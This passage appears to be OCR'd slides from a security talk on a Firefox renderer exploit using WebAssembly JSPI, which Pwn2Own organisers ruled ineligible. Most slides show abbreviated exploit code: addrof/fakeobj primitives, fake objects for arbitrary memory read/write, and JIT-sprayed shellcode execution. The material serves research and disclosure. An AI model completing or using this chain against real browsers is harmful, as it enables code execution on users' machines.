  const arr_r = inst.exports.alloc_ref();  // ref array (forge channel)
  inst.exports.setup_i64(arr_i);  // store both
  inst.exports.setup_ref(arr_r);
  inst.exports.set_addr(a64);              // target address to forge
  const promise = forgeFn(1);  // suspends - both data_ cached
  inst.exports.spray_i64(20000);           // spray i64 arrays
  resolveGlobal(0);                  // resume
  const v = await promise;                 // ref_arr[0] read as externref
  if (v !== null && v !== undefined) return v;   // forged reference
  warmup();
```

```
let resolveGlobal = null;
const suspendFn = new WebAssembly.Suspending(async function () {
 return await new Promise(function (resolve) {
  resolveGlobal = resolve;
```

Exploitation: From addrof + fakeObj to AAR + AAW

Using addrOf and fakeObj to create a fake JSLinearString and get a shape_ pointer

Create ta - a fake Uint8Array using the shape_ pointer

```
let scratchAddr = await addrof(scratch);
let fakeAddr = scratchAddr + INLINE_OFF + BigInt(FAKE_OFF);

async function buildFakeTA() {
 writeU64(scratch, FAKE_OFF + 0, shapePtr);
 writeU64(scratch, FAKE_OFF + 8,  0n);
 ...
 writeU64(scratch, FAKE_OFF + 48, 0n); // DATA_SLOT
 return await fakeobj(fakeAddr);
}
let ta = await buildFakeTA();
```

```
// Leak where our scratch arrays live
let stringScratchInline = (await addrof(stringScratch)) + INLINE_OFF;
let fakeStringAddr = stringScratchInline + BigInt(FAKE_OFF);
let fakeStringValue = fakeStringAddr | STRING_TAG;

// fake JSLinearString header inside stringScratch's bytes
async function stringRead64(addr) {
 writeU32(stringScratch, FAKE_OFF + 0, LINEAR_LATIN1);
 ...
 let s = await fakeobj(fakeStringValue);
 for (let i = 0; i < 8; i++)
  v |= BigInt(s.charCodeAt(i)) << BigInt(i * 8);
 return v;
}
// Steal Shape* from a real Uint8Array
let shapeTAAddr = await addrof(shapeTA);
let shapePtr = await stringRead64(shapeTAAddr);
```

Exploitation: From AAR + AAW to calc

Uint8Array and its DATA_SLOT can now be used for AAW + AAR


Shellcode as doubles at the RX page - using jitme() function

WIN! 🤩

```
function read64(addr) {
 writeU64(scratch, FAKE_OFF + 48, BigInt.asUintN(64, addr));//DATA_SLOT
 let v = 0n;
 for (let i = 0; i < 8; i++)
  v |= BigInt(ta[i]) << BigInt(i * 8);
 return v;
}
function write64(addr, val) {
 writeU64(scratch, FAKE_OFF + 48, BigInt.asUintN(64, addr));//DATA_SLOT
 ...
 for (let i = 0; i < 8; i++) ta[i] = Number((val >> BigInt(i * 8)) & 0xffn);  // to addr
```

```
function jitme() {
 S0 = 5.043028276299925e-73;// shellcode
 ...
}
for (let i = 0; i < 0x5000; i++) jitme();

let basescript = read64((await addrof(jitme)) + 0x28n);
let jitcode = read64(basescript);
...
let shellcode = findme_addr + 8n;
write64(basescript, shellcode);
jitme();
```


New Tab
Search with Google or enter address
VPN
Import bookmarks...
Finish setup
The security sandbox is disabled. Your configuration is unsupported and less secure.
Firefox
Search with Google or enter address
Amazon
Sponsored
Jet2holidays
Sponsored
Temu
Sponsored
About Mozilla Firefox
Firefox
Firefox is up to date
150.0.3 (64-bit) What's new
Firefox Help Submit Feedback
Firefox is designed by Mozilla, a global community working together to keep the Web open, public and accessible to all.
Want to help? Make a donation or get involved!
Licensing Information
Terms of Use
Privacy Notice
Firefox and the Firefox logos are trademarks of the Mozilla Foundation.

A small issue

0-day probably yes, but is it allowed for Pwn2Own?



pwn2own@trendmicro.com <pwn2own@trendmicro.com>

to Ben, me

Hi Ben,

Just wanted to let you know the delay is not because we didn't receive your message 😊 We are still discussing.


Thanks,

Nope!

0-day **yes**, Pwn2Own **no**

✅ Sandbox disabled for renderer-only exploit: MOZ_DISABLE_CONTENT_SANDBOX=1

❌ JSPI requires a non-default flag: javascript.options.wasm_js_promise_integration = true



pwn2own@trendmicro.com <pwn2own@trendmicro.com> 13 May 2026, 14:41

to Ben, me


Hi Ben,
Unfortunately anything beyond disabling sandbox via about:config will be considered a non-default configuration and thus not-acceptable. There is no way a normal user knows about this flag (as it is too technical) and goes to about:config to enable this feature. So we will not approve this config.

Regards,
ZDI

Result

WITHDRAW: Third time's *no* charm, we had a chain but it was not eligible

- Yet, our method was once again successful!
- No risk, no fun!



Conclusion

Our take on the contest

- The selection of those targets was never random, we chose our targets based on our findings and the work we have already done on them.
- We chose mostly 1 or 2 additional targets - there is no time for more during the contest, and the draw can affect this dramatically
- And remember: Luck favors the prepared!

Q&A

